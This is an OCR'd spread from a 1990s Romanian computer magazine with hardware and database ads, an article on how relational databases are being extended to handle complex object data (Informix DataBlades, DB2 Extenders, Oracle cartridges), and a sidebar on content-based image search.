Discuri şi surse Hotpluggable
RAM EDO/ECC max. 4 GB
PD-CD Drive
Matrox Millenium Graphics Cards 8 MB
laptop
ARMADA 1130T
ARMADA 4131T
LTE 5400
home office
PRESARIO
5220/7220/9220
workstation
DESKPRO
2000/4000/6000
3 ani garanţie!

Oracle® Universal Server®

Manage All Your Information



Numai Oracle® Universal Server® vă permite cu uşurinţă gestionarea tuturor tipurilor de date: relaţionale, spaţiale, text, imagine audio sau video.
Prin accesarea integrată a oricărui tip de date, Oracle Universal Server vă oferă tehnologia viitorului pentru aplicaţii, pentru un domeniu extrem de vast, de la data warehousing şi prelucrare tranzacţională, la comerţ electronic şi sisteme de mesagerie.

Oracle Universal Server : orice calculator, orice tip de date, orice aplicaţie, oriunde. Pentru mai multe informaţii contactaţi reprezentanţa locală: **ORACLE Representative Office; I.B.C. Modern, Bd.Republicii 44/46, sect.2 Bucureşti, Tel:40-1-250.32.35, Tel:40-1-250.32.44; ORACLE Office in Cluj: Tel./Fax:40-64-157779**

ORACLE®
Enabling the Information Age™

©1996 Oracle Corporation. Oracle and Oracle Universal Server are registered trademarks, and Enabling the Information Age is a trademark of Oracle Corporation. All rights reserved. All other company product names are trademarks of their respective owners.

SGBDR-urile se transformă

Tehnologii de genul DataBlades reprezintă soluții sau doar bandaje la problemele administrării datelor complexe?

De Jay-Louise Weldon

Sistemele de gestiune a bazelor de date relaționale (SGBDR-uri) sunt elementele vitale ale multor centre de calcul de întreprindere. Puteți folosi un SGBDR pentru a regăsi date după o cheie unică sau prin câmpuri de legătură între articole aflate într-o anumită relație. Cereți SGBDR-ului să găsească pe toți angajații care locuiesc în New-York, dar au șefi care locuiesc în Connecticut, și vă va rezolva problema în pas de defilare.

Dar lumea se schimbă. Pe măsură ce computerele pătrund în tot mai diverse domenii de activitate, SGBDR-urile se descurcă tot mai greu cu tipuri complexe de date cum sunt imaginile, documentele, seriile temporale sau coordonatele tridimensionale, tipuri care necesită codificări binare speciale. Reprezentarea datelor este doar o parte a problemei. Metodele de procesare sunt de asemenea diferite pentru diverse tipuri de date. O serie temporală necesită o dată de început și un calendar care specifică intervalele dintre observații, iar metodele de procesare pentru obiecte video și audio, de exemplu, necesită implementarea unor operații de genul „play“ sau „rewind“. În esență, tipurile complexe sunt reprezentate cel mai bine prin obiecte. Acestea încapsulează detaliile datelor, structurile și metodele care specifică modul cum obiectul interacționează cu alte obiecte. Pentru a fi eficiente, tehnologiile relaționale trebuie să suporte funcțiunile relaționale tradiționale, precum și date obiectuale. Altfel spus: SGBDR-urile trebuie să preia anumite caracteristici ale sistemelor de gestiune a bazelor de date orientate pe obiecte (SGBDOO) pentru a deveni sisteme de gestiune a bazelor de date obiectual-relaționale (SGBDOR).

ILUSTRAȚIA: LARRY MCENTIRE © 1997

Principalii producători de SGBD-uri, printre care IBM, Informix, Oracle și Sybase, au realizat sau sunt pe cale să realizeze tehnologii care împing tehnologiile relaționale în lumea obiectelor. Se pune însă problema: sunt aceste tehnologii soluții viabile pe termen lung? Sau trebuie să așteptați o nouă generație de SGBD-uri concepute din temelii pentru a manevra tipuri de date complexe? Vom aprofunda aceste întrebări în acest articol, încercând deocamdată să vedem care sunt posibilitățilior tehnologiilor obiectual-relaționale actuale.

Avantajele obiectelor

Cu excepția codurilor binare, toate datele procesate de calculatoare sunt date complexe. În mod normal ne gândim la caractere și numere (fie întregi, fie reale) ca la niște tipuri de date fundamentale, deoarece majoritatea SGBD-urilor și limbajelor de programare le cunosc și le manevrează. Utilizarea unui tip de dată cunoscut de SGBD sau de limbajul de programare scutește programatorul de a se preocupa de detaliile de stocare și de procesarea datelor. De exemplu, utilizând numere declarate ca reale (adesea stocate ca semn, mantisă și exponent), un programator poate să specifice calcule numerice (TAX = REVENUE * RATE) și să lase în seama SGBD-ului sau a codului programului manevrarea părților componente ale numerelor și stocarea componentelor rezultatului.

SGBDOR-urile suportă toate funcțiunile relaționale tradiționale și în plus oferă suport pentru tipuri de date mai complexe decât obișnuitele numere și caractere. Sistemele obiectual-relaționale sunt atractive, deoarece oferă posibilitatea de a integra în baza de date a întreprinderii aplicații și stiluri de procesare care în mod tradițional foloseau tehnici proprietare de manipulare a datelor. Se deschide astfel șansa de a administra în mod consistent obiecte aplicative eterogene peste multiple platforme, precum și promisiunea unei interfețe comune pentru administrarea tuturor tipurilor de date. Rezultatul: simplificarea codului și a utilizării aplicațiilor.

Pe măsură ce utilizatorii din domeniul afacerilor vor deveni conștienți de avantajele administrării colecțiilor eterogene de obiecte, sistemele obiectual-relaționale pot deveni foarte importante în lumea SGBD-urilor. Marea încercare a momentului actual este extinderea posibilităților sistemelor relaționale existente, astfel încât acestea să poată opera cu obiecte.


Trei sunt posibilităţile pe care un SGBDR trebuie să le aibă pentru a manevra în mod eficient tipuri complexe de date şi obiecte. În primul rând, trebuie să dispună de tehnici de stocare şi indexare potrivite fiecărei structuri de date. De exemplu, metodele care înţeleg structura unui tip de date reprezentând amprente digitale vor fi capabile să stocheze, să regăsească şi să interogheze astfel de date mai eficient decât cele care le tratează ca simple obiecte binare (BLOB).

În al doilea rând, regăsirea pe bază de conţinut necesită metode speciale. Imaginile, datele audio sau video vor avea nevoie de mecanisme de căutare echivalente celor care operează asupra documentelor de tip text (vezi caseta „Porţi deschise spre date complexe").

În al treilea rând, pentru a furniza performanţe de vârf în căutarea şi regăsirea datelor complexe, optimizarea cererilor şi procesul de regăsire în sine trebuie să fie adaptat tipului de date respectiv. Costul – în termeni de resurse-sistem – cererilor complexe de regăsirea a unor desene CAD/CAM este destul de diferit de cel a regăsirii unor linii într-o tabelă relaţională. Această diferenţă de cost este şi mai importantă atunci când obiectele căutate se află într-un mediu de calcul distribuit.

Ce este un DataBlade?

În vreme ce producătorii de SGBD-uri se luptă cu aceste probleme, Informix deţine cel mai cunoscut răspuns, mulţumită publicităţii iscate de cumpărarea SGBDOR-ului Illustra. Această tehnologie utilizează „lame de date", DataBlades – colecţii de structuri de date şi cod orientate spre aplicaţie – pentru a implementa obiecte şi tipuri complexe de date într-un mediu relaţional extins.


Cum este folosit un DataBlade
Motorul SGBDR
Poate utiliza structurile şi funcţiile conţinute de DataBlade în fiecare dintre cele şase faze ale procesării.
DataBlade
Face tipurile complexe accesibile SGBDS-ului printr-un depozitar partajat de meta-date şi biblioteci legate dinamic.
Parser SQL3
Foloseşte definiţiile tipurilor din DataBlade pentru a valida instanţel acestor tipuri în instrucţiunea SQL3
Procesorul de reguli
Foloseşte regulile specificate în DataBlade pentru a controla interacţiunea dintre obiecte.
Optimizor
Foloseşte costurile asociate funcţiilor din DataBlade pentru a optimiza planul de procesare a cererii.
Managerul de funcţii
Foloseşte funcţiile din DataBlade pentru a accesa şi manevra datel
Managerul de acces
Foloseşte definiţiile de format şi organizare a datelor din DataBlade, precum şi funcţiile pentru indexar
Managerul stocare
Foloseşte informaţiile de stocare din DataBlade (inclusiv cele de localizare) pentru regăsirea propriu-zisă.
Meta-date şi funcţii
Baza de date
Tipuri de date complexe şi tradiţionale

SGBDR-ul Informix poate face apel la structurile de date şi la funcţiile dintr-un DataBlade pentru a manevra date complexe în diverse etape ale procesării.

Pentru a adăuga un nou tip de date la o bază de date, relaţională, trebuie să creezi atât structurile de date cât şi funcţiile. Structurile de date trebuie să cuprindă reprezentarea externă şi formatul intern al noului tip de date. Reprezentarea externă descrie modul în care valorile noului tip vor fi afişate precum şi modul în care acestea vor fi interpretate când se prezintă ca date de intrare. Reprezentarea internă descrie modul în care valorile vor fi păstrate în memorie pentru procesare. Fiecare nou tip trebuie susţinut de cod care converteşte reprezentările externe şi interne, oferind o cale de a crea şi prezenta instanţe ale respectivului obiect. Cu DataBlades puteţi utiliza oricare dintre tipurile fundamentale (întregi, caractere, etc.) şi construcţiile standard (tablouri, seturi, liste, etc.) pentru a crea noi tipuri de date. Puteţi de asemenea dezvolta tipuri care sunt variante ale unora preexistente, susţinute de acelaşi DataBlade sau de unul diferit.

Modalităţi de extindere a SGBDR-urilor

Tehnologia DataBlades dezvoltată de Informix nu este singura care încearcă să extindă SGBDR-urile pentru a manevra tipuri complexe de date

Compania	Strategia
IBM	Extender-ele DB2 suportă text, imagine şi video; se pot crea noi tipuri de date folosind tipurile binare lungi din DB2. Arhitectura este similară cu cea pe care se bazează DataBlades.
Oracle	DataCartridges şi „software object bus" creează şi furnizează tipuri complexe de date. „Cartuşele" sunt mai puţin strâns legate de SGBDR decât sunt DataBlades.
Sybase	Foloseşte interfaţa OpenServer pentru a face ca o serie de servere specifice domeniilor aplicaţiilor să apară ca un singur server SQL.

Un DataBlade trebuie să cuprindă şi diferitele funcţii necesare fiecărui nou tip. La nodul minimal, trebuie să includă funcţii pentru stocarea, regăsirea, afişarea, modificarea şi interogarea instanţelor noului tip. Funcţiile de stocare şi regăsire se pot baza pe metodele de acces standard ale tipurilor de bază folosite de noul tip, dar este de asemenea posibil ca în


Your best choice for hubs, network cards and switches

Gigabit Ethernet Ahead

Fast Ethernet & ATM Allied Telesyn


ATI • Huburi Ethernet

Garantate de producător 5 ani



- 415T 4xRJ45, MINIHUB
- 815T 8xRJ45, MINIHUB
- 820TR 1xAUI+1xBNC, 8xRJ45
- 3012TR 1xAUI+1xBNC, 12xRJ45
- 3016TR 1xAUI+1xBNC, 16xRJ45
- 3024TR 1xAUI+1xBNC, 24xRJ45
- 3004SL 1xAUI, 4xBNC
- 3008SL 1xAUI, 8xBNC

ATI • Transceivere & Fast / Convertoare



Garantate de producător 5 ani

- MX10S-05 AUI to BNC
- 210T-05 AUI to RJ45
- MX26F-05 AUI to F.O. (ST)
- 206 Vampir
- MX60T Apple AAUI to RJ45
- MX70 Apple AAUI to BNC
- MX300TX 100BaseTX, RJ45
- MX600FST 100BaseFX, F.O.(ST)
- MC12T AUI to RJ45
- MC12T2 BNC to RJ45
- MC12T-F/ST F.O.(ST) to 1xRJ45
- MC12T-F/SC F.O.(SC) to RJ45

ATI • Plăci de Rețea & Fast


Garantate de producător toată viața

AT-1500 Plug and Play Series Ethernet Adapter Card

- 1500 PnP, cu DMA
- 1700 PnP, 32Kb RAM
- 2450 PnP, 32bit PCI
- 2000 16Kb pentru programare I/O
- 2560 FAST PnP, 32bit PCI, 10/100Base-T

ATI • Repetoare / Bridgeuri


Garantate de producător toată viața



- MR121T AUI to RJ45
- MR122T BNC to RJ45
- MR123 AUI to AUI
- MR124 AUI to BNC
- MR125 BNC to BNC
- MR126F AUI to F.O.
- MR127F BNC to F.O.
- MR128F RJ45 to F.O.
- 6870 Bridge (MAC LLB AUI to Thin Ethernet w/o SNMP)
- 6875 Bridge cu SNMP (MAC LLB AUI to Thin Ethernet with SNMP)

ATI • Huburi SNMP Stackabile & Fast

Garantate de producător toată viața



- 3612TR-25 1xAUI, 12xRJ45
- 3624TR-25 1xAUI, 24xRJ45
- 3624TRS-25 24xRJ45, Slave (with 3612/3624)
- 3606F-25 1xAUI, 6xST F.O.
- 3608-25 1xAUI, 8xBNC
- 908TX FAST 8xRJ45 (100Base-T)
- 912TX FAST 12xRJ45 (100Base-T)

ATI • *TurboStack™* / Switchuri

Garantate de producător toată viața


NOU

Allied Telesyn International

LOWERING THE COST OF NETWORK OWNERSHIP.

prețuri excelente !

- segmentare PnP
- autoconfigurare
- securitate



- coax thin/thick, TP, F.O.
- management SNMP
- suport RMON

TORNADO Sistems


distribuitor și integrator de sistem

Constanța tel: 041-618580 fax: 041-619457
București tel: 01-6672823 fax: 01-6672987

Porți deschise spre date complexe

În timp ce producătorii de software de baze de date fac eforturi pentru a permite SGBDR-urilor să lucreze cu obiecte, se naște o nouă problemă: cum poți să găsești în mod eficient imaginile, secvențele audio / video sau ale tipuri complexe de date de care ai nevoie?

Pe măsură ce numărul obiectelor crește, metodele manuale devin tot mai puțin adecvate. Coordonarea procesului de indexare devine mai dificilă când nu există o singură autoritate care să controleze toate datele sau tot personalul care face indexarea. Aceste aspecte devin critice într-o eră în care Web-ul a devenit un important depozitar de date. Există vreo metodă consistentă și coerentă de a indexa date nestructurate și care să funcționeze la scară globală? Putem construi motoare de căutare de genul InfoSeek, Lycos sau AltaVista pentru imagini și sunete, de pildă?



Similarity measure: Color Percentages

RL, file name or keywords to search on:

There have been 438 *queries so far*

- **Image Similarity Search**: Select method, click on an image. Leave keyword field blank.
- **Text Only Search**: Type in keywords in the URL/keyword field. Then press **Enter.**
- **URL Only Search**: Type in the URL or file name of an image and press **Enter.**
- **Text & Similarity**: Enter keywords, select similarity measure, click on an image.
- Click on **Customized Search** for custom query generation.

Query by Image Content (QBIC), dezvoltat de IMB, este folosit de NASA pentru a găsi obiecte în baze da date cu imagini

Răspunsul la toate aceste întrebări este da, cu toate că există limitări semnificative în tehnologia motoarelor de căutare, unele inerente, altele probabil surmontabile în timp.

Probleme manuale

Interogările obișnuite în baze de date caută potriviri între criteriul de căutare și cheile structurate, câmpuri de tip alfanumeric, numeric, dată calendaristică sau timp care trimit spre un articol de date. Aceeași abordare funcționează și pentru date nestructurate, de pildă imagini și sunete, dar numai dacă un operator introduce una sau mai multe chei pentru fiecare obiect. De pildă, operatorul poate introduce un număr de referință, un titlu sau un număr de cuvinte-cheie dintr-un vocabular admisibil.

Introducerea manuală a cheilor este simplă și eficientă pentru multe baze de date și reprezintă încă abordarea cea mai răspândită pentru indexarea datelor nestructurate. Cu toate acestea, abordarea are și dezavantaje: a trece în revistă datele (adică a privi fiecare imagine sau a asculta fiecare sunet) și a introduce informații cheie reprezintă un proces care presupune multă muncă și, deci, multe greșeli. În funcție de natura datelor, e nevoie de operatori instruiți care să introducă doar chei care sunt totodată corecte și consistente. În fine, cei care indexează trebuie să știe dinainte care caracteristici sunt importante. Subiectul imaginii? Așezarea geografică? Numele fotografului?

Cereri privind conținutul

Alternativa la interogările bazate pe cheie este interogarea bazată pe conținut, care constă în examinarea de către calculator a obiectului de date și raportarea atributelor sale, cum ar fi culoarea, textura sau contrastul într-o imagine sau tonalitatea ori ritmul într-un clip audio. Interogările pe baza conținutului au fost folosite de NASA pentru a examina imagini luate din sateliți și de PhotoDisc pentru a-și indexa catalogul de zeci de mii de imagini digitale ale produselor. NASA a utilizat tehnologia IBM QBIC (Query by Image Content), în timp ce PhotoDisc a utilizat Virtual Information Retrival de la firma Virage (San Mateo, CA). Ambele sunt produse comerciale, cu toate că s-ar putea să aibă nevoie de particularizări sau de integrare pentru aplicații particulare.

Probabil problema cea mai dificil de rezolvat cu aceste produse este abilitatea lor limitată de a-ți spune lucrurile pe care chiar ai vrea să le afli despre obiectul respectiv. De exemplu, nici unul dintre produse nu-ți poate spune subiectul unei imagini. Dacă vrei să cauți imagini cu câini, va trebui să cauți în baze de date de imagini după culoare, contrast și textură. Împreună cu câini, cererea ta va găsi probabil și o mulțime de pisici, cai, vaci și poate câteva scaune și automobile.

Desigur, motoarele de căutare bazate pe chei au și ele o mulțime de probleme asemănătoare. Dacă vei căuta după cuvântul "knuckles" (încheietură), vei constata că termenul are un sens pentru un anatomist, un altul pentru un arhitect sau constructor de vapoare și cu totul altul pentru un măcelar. În cazul datelor structurate e posibil să formulezi o cerere care să elimine sensurile nedorite (ex.: knuckles+human). Dacă lucrezi doar cu date nestructurate, este imposibil să impui limite bazate pe conținutul efectiv al imaginii, deoarece motorul de căutare folosește doar modele matematice de culori, contraste și texturi, și nu cu semantica imaginii (deci cu înțelesul acesteia pentru un observator uman).


Abordări bazate pe conținut

Există câteva tehnici prin care interogările bazate pe conținut pot fi folositoare, în pofida ignoranței lor în privința semanticii. Una dintre abordări implică mai multe cicluri de căutare. La prima căutare selectezi o imagine care aproximează cât mai bine ceea ce cauți. Motorul de căutare compară apoi fiecare imagine cu acea imagine.

O altă abordare folosește meta-date, informații culese despre imagine când a fost capturată, cum ar fi dimensiunea fișierului, data și ora, tipul de echipament folosit și așa mai departe. Dacă vei căuta o imagine legată de un eveniment petrecut în 1995, nu vei căuta printre imaginile datând dinainte de 1995.

În special pentru aplicații militare, Hughes Aircraft a dezvoltat algoritmi pentru a crea "meta-date inteligente", legate de semantica imaginii. În trecut, aceste tehnici au fost aplicate mai ales asupra unor seturi foarte reduse de date. Dar, conform afirmațiilor companiei, îmbunătățirea algoritmilor precum și apariția unor echipamente mai noi, mai rapide și mai ieftine ar putea face aceste tehnici tot mai importante pentru căutări de volum mare în baze de date de imagini. Cu toate acestea, încă nu există aplicații comerciale ale tehnicilor bazate pe meta-date inteligente.

Pentru moment, cea mai practică abordare este cea care combină meta-date și ceea ce s-ar putea numi "meta-date manuale". De exemplu, pentru a face datele complexe mai accesibile, trebuie să înregistrezi automat data, dimensiunea și rezoluția fiecărui obiect pe care-l adaugi în baza de date. Poți apoi căuta după atribute relevante, cum ar fi rezoluția. Poți să-ți precizezi mai bine cererea adăugând câteva chei de indexare, cum ar fi "câine", "pisică", cal". Acești pași vor reduce costul indexării manuale, deoarece poți conta pe căutarea automată pentru a distinge între câini negrii și cei maro și probabil (poate cu o căutare în mai multe treceri) între pisicile siameze și cele tigrate. Metodele automate funcționează mult mai bine pe măsură ce îngustezi câmpul posibilităților.



Location: http://206.129.13.5:1080/cgi-bin/random

lots color
some composition
none texture
none structure
☐ Entire Collection
☒ Background
☒ Signature
☒ Volumes
☒ FineArts

Softul de la Virage caută șabloane matematice pentru a identifica imagini

În plus față de creșterea eficienței și preciziei căutărilor, aceste tehnici abordează și problema sufocării rețelei sau a calculatorului cu rezultatele interogării. O altă tehnică utilă constă din crearea unei versiuni miniaturale a datei, cum ar fi un "timbru" (thumbnail) pentru o imagine, pe care operatorul o poate examina pentru a reduce și mai mult spectrul posibilităților de căutare.

Resurse cheltuite

Chiar și cu aceste optimizări, căutările în date nestructurate tind să fie costisitoare în termeni de efort uman, de resurse de rețea și putere de calcul. "Managerul unei afaceri obișnuite nu va avea nevoie de așa ceva", spune Robert Rose, directorul strategiei de produse de la Cognos, un producător de instrumente de inteligență economică (între care PowerPlay, o unealtă de explorare a datelor multidimensionale, și Impromptu, un instrument de vârf pentru interogări complexe). Cognos a dezvoltat tehnologii pentru interogări bazate pe conținut, dar nu le-a introdus în produsele sale. Pentru imensa majoritate a aplicațiilor de afaceri, spune Rose, cea mai bună strategie rămâne aceea de a asocia fiecare imagine cu un raport sau cu un articol. Utilizatorii caută după subiectele raportului sau după cheia articolului (cum ar fi numele unui angajat) și apoi primesc data nestructurată (de exemplu poza angajatului) alături de celelalte informații.

Rose spune că încă nu a văzut domenii largi de utilizare pentru căutări bazate pe conținut. Cu toate acestea, el crede că o asemenea cerere poate să apară pe măsură ce utilizatorii găsesc motive practice pentru a căuta în vastele resurse de date de pe Web.

Mike Hurwicz *(mhurwicz@attmail.com) este un jurnalist independent din New York City.*

DataBlade să fie implementate metode de acces specifice noului tip. Funcțiile de modificare includ toți operatorii (cum ar fi cei aritmetici, de tip string sau cei specializați) care schimbă valoarea unei instanțe a noului tip. De exemplu, pentru a crea o întârziere (lag) într-o serie temporală, trebuie să modificați o serie existentă decalând valorile unor intervale consecutive. Funcțiile de interogare cuprind variante ale operatorilor standard de comparare (cum sunt cei de egalitate, mai mic, mai mare, asemenea) și eventual alte funcții specializate, cum ar fi „distanța" pentru tipuri geografice. Un DataBlade poate să mai conțină și funcții care să susțină conversiile dintr-un tip într-altul (numite casts). De exemplu, o funcție poate converti un document de tip text într-o tabelă relațională standard constând dintr-un număr de linie și un șir de caractere pentru fiecare rând de text din document.

Fiecare DataBlade mai conține și meta-date referitoare la costurile (în termeni de resurse) asociate funcțiilor corespunzătoare fiecărui tip complex. Motorul SGBDR-ului Informix folosește aceste informații pentru a realiza optimizări globale ale cererilor care implică mai multe tipuri diferite de date.

Modelul DataBlade admite și lucrul cu obiecte. Un DataBlade pentru un obiect va cuprinde structura sa de date (poate fi o structură complexă formată din alte tipuri sau chiar obiecte) precum și metodele care implementează comportamentul clasei de obiecte. Modelul poate de asemenea să utilizeze construcții obiectuale standard, cum ar fi moștenirea și polimorfismul. Un obiect sau un tip de date poate să moștenească proprietăți sau metode de la alte obiecte sau tipuri, iar diferite obiecte sau tipuri pot să implementeze în mai multe feluri o funcție sau un operator cu un același nume. De pildă, „distanța" pentru puncte geografice poate fi diferită de „distanța" pentru puncte din desene 3-D.

Implementarea unui DataBlade

Tipurile de date implementate printr-un DataBlade sunt accesibile SGBDR-ului Informix prin intermediul unui depozitar partajat de meta-date și printr-un set de biblioteci de funcții legate dinamic. Motorul bazei de date utilizează structurile de date și funcțiile definite de un DataBlade în diferite etape ale unei procesări normale. Puteți scrie funcții DataBlade în SQL, C sau C++, prin intermediul unei interfețe de programare (API) către nucleul serverului de baze de date. Informix intenționează să adauge suport și pentru alte limbaje, printre care Java. Instrucțiunile SQL CREATE TYPE și CREATE FUNCTION fac cunoscute serverului Informix tipurile de date și funcțiile unui DataBlade. Fișierele conținând datele și codul unui DataBlade iau parte la procesul de editare de legături pentru construirea serverului de baze de date.

Funcțiile SQL dintr-un DataBlade se execută ca niște macro-uri în cadrul procesării frazelor SQL. Funcțiile scrise în C sunt compilate, stocate în format executabil, catalogate și, dacă e cazul, încărcate dinamic în timpul procesării cererii. Această legare dinamică izolează codul aplicației de implementarea funcțiilor, permițând astfel ca implementarea să poată fi schimbată fără să afecteze codul aplicației.

Un DataBlade poate să cuprindă și apeluri de proceduri la distanță, ceea ce permite integrarea în baza de date a unor sisteme externe. În acest fel se pot integra date stocate în diferite SGBD-uri și sisteme de fișiere, eventual din platforme distribuite eterogene.

Impactul asupra proiectanților

Extensibilitatea oferită de acest model poate fi un mare avantaj pentru proiectanții de aplicații. Programatorii interni pot să elimine nevoia de a manevra structuri de date complexe în codul aplicației. Aceasta conduce la un cod mai aerisit, care poate fi produs mai repede și care rămâne neschimbat chiar dacă detaliile administrării datelor se schimbă. Terți proiectanți oferă DataBlades pentru domenii specializate (serii temporale, date geografice, procesări de test și așa mai departe) pe care programatorii interni le pot folosi fără să mai trebuiască să le programeze. Sau, dacă aplicația o cere, proiectanții interni pot crea noi tipuri de date derivate din cele oferite, bazându-se pe moștenire pentru cea mai mare parte a funcționalității.

Informix oferă un DataBlade fundamental cu suport pentru peste 40 de tipuri diferite de date. Compania furnizează de asemenea o largă varietate de DataBlades de la terți producători.

Principala provocare pentru proiectanți este curba de învățare implicată de înțelegerea cadrului obiectual-relațional și de abilitatea de a dezvolta cod care să respecte restricțiile impuse de interfața de programare. Ca și în cazul altor medii obiectuale, obținerea unui maxim de refolosire a codului se bazează pe alegerea corectă a funcțiilor fundamentale, pe baza cărora sunt apoi construite mare parte dintre funcțiile complexe. Portabilitatea între platforme este de asemenea o problemă, deoarece metodele de acces implementate într-un DataBlade pot fi foarte dependente de platformă. În fine, interoperabilitatea funcțiilor și tipurilor de date din diferite DataBlades poate fi problematică, mai ales că încă nu există standarde în privința aplicațiilor.

Alte abordări

Informix nu este singura firmă care oferă extensii obiectuale în SGBDR-urile sale. IBM a urmat o abordare arhitecturală similară pentru DB2 Extenders. Extensiile permit proiectanților să creeze noi tipuri de date bazate pe tipurile numerice și alfanumerice existente precum și pe tipurile binare (Blob) existente în DB2. DB2 Version 2 furnizează suport pentru imagine, text și video, utilizând astfel de tipuri binare. Actualmente IBM lucrează împreună cu partenerii săi pentru a dezvolta DB2 Extenders pentru alte domenii importante de aplicații.

Sybase a preferat o altă abordare, dezvoltând servere pentru diferite domenii de aplicații, servere pe care le leagă împreună prin interfața numită OpenServer, astfel încât ele se comportă ca un singur server SQL.

Oracle intenționează să suporte tipuri complexe de date în Oracle8, utilizând „cartușe" (cartridges) în cadrul arhitecturii sale numită NCA (Network Computing Architecture). Oracle definește un cartridge ca fiind „un obiect gestionabil care furnizează funcționalitate extensibilă". Aceste „cartușe" vor utiliza o interfață independentă de limbaj pentru a interacționa cu alte obiecte. NCA va cuprinde și o „magistrală pentru obiecte soft" pentru a oferi un nivel de interconectare care să lege cartușele de clienți, servere și servicii de rețea.

